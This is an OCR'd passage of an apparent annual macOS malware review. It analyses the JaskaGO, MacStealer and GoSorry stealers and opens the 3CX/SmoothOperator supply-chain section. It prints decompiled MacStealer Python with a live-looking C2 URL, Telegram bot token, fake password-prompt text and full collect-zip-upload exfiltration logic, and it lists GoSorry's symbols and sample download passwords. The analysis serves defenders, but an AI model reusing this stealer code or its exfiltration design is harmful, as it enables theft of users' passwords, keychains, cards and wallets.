
At its core the `system.RunCommandWithSudo` method invokes the `os_exec_Command` and `os_exec_Cmd_Start` methods to execute a command via sudo. Strings referenced early in the function show it first builds the string: `sudo -S`. And to add the password, it uses the `fmt_Fprintf` methods. Of course this means the malware already has the user's password (which it also needs to dumping the keychain, and more).

Taking into account `JaskaGO`'s persistence and additional taskable capabilities, such as the download and execution of (additional) binaries, it is safe to say its one of the more fully-featured, and thus dangerous macOS stealers.

👾 MacStealer

> `MacStealer is yet another stealer. Not only does this stealer exfiltrate captured data to a remote server, but also posts it to Telegram channels.`
>
> ⬇️ `Download:` **`MacStealer`** `(password: infect3d)`

`MacStealer` was discovered by Uptycs:



Writeups:

- "**MacStealer: Unveiling a Newly Identified MacOS-based Stealer Malware**"
- "**Scary 'MacStealer' malware goes after iCloud passwords and credit card data**"

Infection Vector: Unknown

The Uptycs researchers uncovered the malware for sale on the dark web.

Sold as a disk image (`.dmg`), it is likely up to the buyer(s) to figure out how to infect macOS users. And, as `MacStealer` has (AFAIK) yet to be seen in the wild, currently there is no (known) infection vector.

Persistence: None

As is common with other stealers, `MacStealer` does not appear to persist.

Capabilities: Stealer

Similar to other stealers, `MacStealer`, is designed to steal a variety of sensitive information from its victims, as is noted in advertisement for the malware

CURRENT Features of this stealer:

-Extract Google Chrome Passwords & Cookies;

-Extract Firefox Passwords & Cookies;

-Extract Brave Browser Passwords & Cookies;

-Extract Files (".txt", ".doc", ".docx", ".pdf", ".xls", ".xlsx", ".ppt", ".pptx", ".jpg", ".png", ".csv", ".bmp", ".mp3", ".zip", ".rar", ".py", "db");

-Extract Keychain DB (Base64 Encoded);

-Extract Credit Cards from Browsers.

Advertised Capabilities (credit: Uptycs)

As noted by the Uptycs researchers, the malware, though natively compiled as a Mach-O binary, was originally written as a Python script:

```
% file /Volumes/weed/weed.app/Contents/MacOS/weed
/Volumes/weed/weed.app/Contents/MacOS/weed: Mach-O 64-bit executable x86_64

 % otool -L /Volumes/weed/weed.app/Contents/MacOS/weed
/Volumes/weed/weed.app/Contents/MacOS/weed:
  @executable_path/lib/Python (compatibility version 3.7.0, current version 3.7.0)
  /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 1319.0.0)
```


As the malware also contains its compiled Python files, (`.pyc`) we can decompile these, to recover a representation of the original Python code to uncover the malware's capabilities.

Here's the output of running `weed.pyc` through a decompiler (I use `https://www.toolnb.com/tools-lang-en/pyc.html`):

```
1 # uncompyle6 version 3.5.0
2 # Python bytecode 3.7 (3394)
3 # Decompiled from: Python 3.7.2 (default, Dec 29 2018, 06:19:36)
```


```
# [GCC 7.3.0]
# Embedded file name: weed.py
# Size of source mod 2**32: 1014 bytes
___config__ = {'build_id':'4D32B7B1B7529E17F6E138C7E4146E31',
 'app_name':'weed',
 'api_url':'http://mac.cracked23.site',
 'popup_title':'System Preferences',
 'popup_text':'MacOS wants to access the System Preferences',
 'max_file_size':'100000000',
 'bot_token':'6056159172:AAEbi5hRzK-FCrLSs6JJH4cLjQMovTkPSX4',
 'bot_chat_id':'1550714282',
 'bot_channel_id':'-1001702526351'}
from en_data import Main
if __name__ == '__main__':
    pass
try:
    main = Main(config=___config__)
    main.main()
except Exception as e:
    try:
        print(e)
    finally:
        e = None
        del e
```

As you can see, this reveals the configuration for the stealer, that includes the address of the attacker's (C&C?) server, `mac.cracked23.site` as well as information for the Telegram channel that the stealer exfiltrates collected data to. Also, there are strings for a (fake) password prompt, which is how the malware obtains the user's password:



Fake Password Prompt (credit: Uptycs)

As the above decompilation contains `from en_data import Main` let's take a look at the that module, and its `.pyc` files:



...

The logic for implementing the collection of specific data (e.g. Browser, Keychain, etc. etc). can be found in these `.pyc` files,


The `en_data`'s `__init__.py` file, contains the main logic, to call into these modules:

```
# uncompyle6 version 3.5.0
# Python bytecode 3.7 (3394)
# Decompiled from: Python 3.7.2 (default, Dec 29 2018, 06:19:36)
# [GCC 7.3.0]
# Embedded file name: /Users/amnesia/Desktop/garry-mac-stealer-script/en_data/__init__.py
# Size of source mod 2**32: 2881 bytes
from en_data.Extensions import Extensions
from en_data.Wallets import Wallets
from en_data.browser import Browsers
from en_data.files import Files
from en_data.general import General
from en_data.keychain import Keychain
from en_data.misc import Misc

class Main:

    def __init__(A, config):
        B = None
        A.config = config
        A.temp_folder_path = B
        A.keychain = {}
```

```
        A.cc = {}
        A.passwords = {}
        A.cookies = {}
        A.chrome = {}
        A.files = {}
        A.decryption_keys = B
        A.generalInfo = {}
        A.zip_file_path = B
        A.macpassword = B

    def main(A):
        V = 'bot_channel_id'
        U = 'bot_chat_id'
        T = 'bot_token'
        S = 'os_version'
        R = 'build_id'
        K = 'data'
        J = 'keychain_passwords_amount'
        H = 'name'
        G = 'cookies_amount'
        F = 'cc_amount'
        E = 'passwords_amount'
        try:
            B = Files(max_file_size=(A.config['max_file_size']))
            A.temp_folder_path = B.create_temp_folder()
            A.generalInfo = General().get_general_info()
            A.files = B.get_all_files()
            for L in A.files.items():
                for W in L[1]:
                    B.copy_files_to_folder(f"'{W}'", L[0], f"{A.temp_folder_path}")

            X = Misc(A.temp_folder_path)
            X.get_data()
            A.keychain, A.macpassword = Keychain(config=(A.config)).keychain()
            if A.keychain:
                if A.macpassword:
                    A.generalInfo[J] = len(A.keychain)
                    A.decryption_keys = Keychain(config=(A.config)).get_safe_key(A.keychain)
                    Y = Browsers(A.decryption_keys)
                    A.passwords, A.cc, A.cookies, M = Y.browser_data()
                    A.generalInfo[E] = 0
                    for C in A.passwords:
                        for D in C:
                            N = len(D[K])
                            if N:
                                A.generalInfo[E] = A.generalInfo[E] + N

                    A.generalInfo[F] = 0
                    for C in A.cc:
                        for D in C:
                            O = len(D[K])
                            if O:
                                A.generalInfo[F] = A.generalInfo[F] + O

                    A.generalInfo[G] = 0
                    for C in A.cookies:
                        for D in C:
                            P = len(D[K])
                            if P:
                                A.generalInfo[G] = A.generalInfo[G] + P

                    Z = [
                     'url', 'username', 'password']
                    B.create_browser_csv_file(Z, A.passwords, A.temp_folder_path)
                    a = [
                     H, 'number', 'exp_month', 'exp_year', 'card_type']
                    B.create_browser_csv_file(a, A.cc, A.temp_folder_path)
                    B.create_browser_cookies(A.cookies, A.temp_folder_path)
                    B.create_txt_file(A.passwords, 'keychain_passwords', A.temp_folder_path)
                    b = Wallets(browsers_paths=M, temp_folder_path=(A.temp_folder_path),
macpassword=(A.macpassword), passwords=(A.passwords))
```


```
                    Q = b.get_all_wallets()
                c = Extensions()
                d = c.get_all_extension_paths(M)
                for I in d:
                    B.copy_all_files_to_folder(I['path'], I[H], f"
{A.temp_folder_path}/browser_data/{I['browser']}/{I['profile']}/extensions/")

                A.generalInfo['macpassword'] = A.macpassword
                B.create_txt_file_from_dict(A.generalInfo, 'general_info',
A.temp_folder_path)
                A.zip_file_path = B.create_zip_file(A.temp_folder_path, A.generalInfo[H])
                e = {R: A.config[R], 'buildname': A.config['app_name'], H: A.generalInfo[H],
'wallets': Q if Q else [], 'os': A.generalInfo['os'], S: A.generalInfo[S], 'ip':
A.generalInfo['ip'], J: A.generalInfo[J], E: A.generalInfo[E], F: A.generalInfo[F], G:
A.generalInfo[G], T: A.config[T], U: A.config[U], V: A.config[V]}
                print(B.upload_zip_file(A.config['api_url'], f"{A.zip_file_path}", e))
        except Exception as f:
            try:
                print(f)
            finally:
                f = None
                del f
```

Once all the data has been collected, the stealer zips it up and exfiltrates it to `mac.cracked23.site`. As noted by the Uptycs report, it also sends a summary to a Telegram channel:



Basic Information is sent to a Telegram Channel (credit: Uptycs)

…as well as sending the archive with (as Uptycs report), the attackers personal Telegram bot:




The collected data is also sent to a Telegram Bot (credit: Uptycs)

GoSorry

`GoSorry is a dynamic library named liboptimizer.dylib. Written in Go, it is a simple stealer that focuses on browser data and cryptocurrency wallets.`

`Download:` **GoSorry** `(password: infect3d)`

`GoSorry` was discovered by @malwrhunterteam:



Writeups:

Currently, there are no write-ups on this stealer.

Infection Vector: Unknown

Other than the sample on VirusTotal, (and GitHub repo that hosts it as well), this stealer has not been seen in the wild, and thus its infection vector is not known (if it has one at all). Interestingly the malware is compiled as a dynamic library:

```
% file GoSorry/liboptimizer.dylib
GoSorry/liboptimizer.dylib: Mach-O 64-bit dynamically linked shared library x86_64
```

…this means that in order to be executed it would have to be part of application, or other binary. Thus perhaps it surreptitiously packaged up in an application that is otherwise benign (think a pirated version of popular application, such as Photoshop).

Persistence: None

As is common with other stealers, `GoSorry` does not appear to persist.

Capabilities: Stealer

Similar to other stealers, `GoSorry`, is designed to steal a variety of sensitive information from its victims, though it seems to focus solely on browser data and (browser-based) cryptocurrency wallets.

As its written in Go, it contains various rather verbose method names, which reveal the capabilities of the malware. These are prefixed with `__sorryforthat`:

```
 % nm GoSorry/liboptimizer.dylib | c++filt
...

0000000000371fc0 t
_sorryforthat/internal/browingdata/bookmark.(*ChromiumBookmark).Parse
00000000003732e0 t _sorryforthat/internal/browingdata/bookmark.(*FirefoxBookmark).Parse


00000000009474d0 d _sorryforthat/internal/browingdata/common.CHROMIUM_WALLETS
00000000009474f0 d _sorryforthat/internal/browingdata/common.EDGE_WALLETS
0000000000947510 d _sorryforthat/internal/browingdata/common.FIREFOX_WALLETS
0000000000947530 d _sorryforthat/internal/browingdata/common.OPERA_WALLETS


0000000000376560 t _sorryforthat/internal/browingdata/cookie.(*ChromiumCookie).Parse
00000000003770a0 t _sorryforthat/internal/browingdata/cookie.(*FirefoxCookie).Parse


0000000000377a00 t
_sorryforthat/internal/browingdata/creditcard.(*ChromiumCreditCard).Parse
0000000000378200 t
_sorryforthat/internal/browingdata/creditcard.(*YandexCreditCard).Parse


0000000000378da0 t
_sorryforthat/internal/browingdata/download.(*ChromiumDownload).Parse
0000000000379580 t _sorryforthat/internal/browingdata/download.(*FirefoxDownload).Parse


000000000037b9e0 t _sorryforthat/internal/browingdata/history.(*ChromiumHistory).Parse
000000000037c0e0 t _sorryforthat/internal/browingdata/history.(*FirefoxHistory).Parse


00000000003cd540 t
_sorryforthat/internal/browingdata/password.(*ChromiumPassword).Parse
00000000003cf0c0 t _sorryforthat/internal/browingdata/password.(*FirefoxPassword).Parse


0000000000955680 b _sorryforthat/internal/browser.braveProfilePath
0000000000955690 b _sorryforthat/internal/browser.chromeBetaProfilePath
00000000009556a0 b _sorryforthat/internal/browser.chromeProfilePath
0000000000954470 b _sorryforthat/internal/browser.chromiumList
00000000009556b0 b _sorryforthat/internal/browser.chromiumProfilePath
00000000009556c0 b _sorryforthat/internal/browser.coccocProfilePath
00000000009556d0 b _sorryforthat/internal/browser.edgeProfilePath
0000000000954478 b _sorryforthat/internal/browser.firefoxList
00000000009556e0 b _sorryforthat/internal/browser.firefoxProfilePath
00000000009556f0 b _sorryforthat/internal/browser.homeDir
00000000003fe5e0 t _sorryforthat/internal/browser.init
0000000000955700 b _sorryforthat/internal/browser.operaGXProfilePath
0000000000955710 b _sorryforthat/internal/browser.operaProfilePath
00000000003fd180 t _sorryforthat/internal/browser.pickChromium
00000000003fdf60 t _sorryforthat/internal/browser.pickFirefox
0000000000955720 b _sorryforthat/internal/browser.speed360ProfilePath
0000000000955730 b _sorryforthat/internal/browser.torProfilePath
0000000000955740 b _sorryforthat/internal/browser.vivaldiProfilePath
0000000000955750 b _sorryforthat/internal/browser.yandexProfilePath
```

From these method names we can surmise that the stealer is interested in browser information including:

- Cookies
- History
- Wallets
- Bookmarks
- Passwords
- Credit Cards

…such data is saved to a file named `info.txt`:

```
mov         rax, rdx
lea         rbx, qword [_runtime.rodata+5812]         ;'info.txt'
mov         ecx, 0x8
call        _archive/zip.(*Writer).Create             ; _archive/zip.(*Writer).Create
```

It appears that this file (or its contents) are then compressed, encrypted, and transmitted to the attacker's server.

Note that the core logic of the stealer is executed from a method named `main.optimize` (which is invoked by either the exported method `optimize` or `Java_com_apache_codec_FastCoder_optimize`).


APT Malware:

Over the years APT groups (especially LazarusGroup (DPRK)) have churned out a steady stream of macOS malware and 2023 was no different. In this section we look a new APT malware including NokNok, RustBucket, and payloads used in the JumpCloud supply chain attack. Note that some of items analyzed in this section are grouped under the multi-stage attacks that leveraged them.

3CX & SmoothOperator


```
After compromising the PBX/VOIP company 3CX, DPRK attackers infected the 3CX installer with
SmoothOperator. This complex supply chain attack impacted countless Windows and macOS (enterprise)
users around the world.

⬇ Download: SmoothOperator (password: infect3d)
```

The initial supply chain attack was uncovered by user's on the 3CX forum:



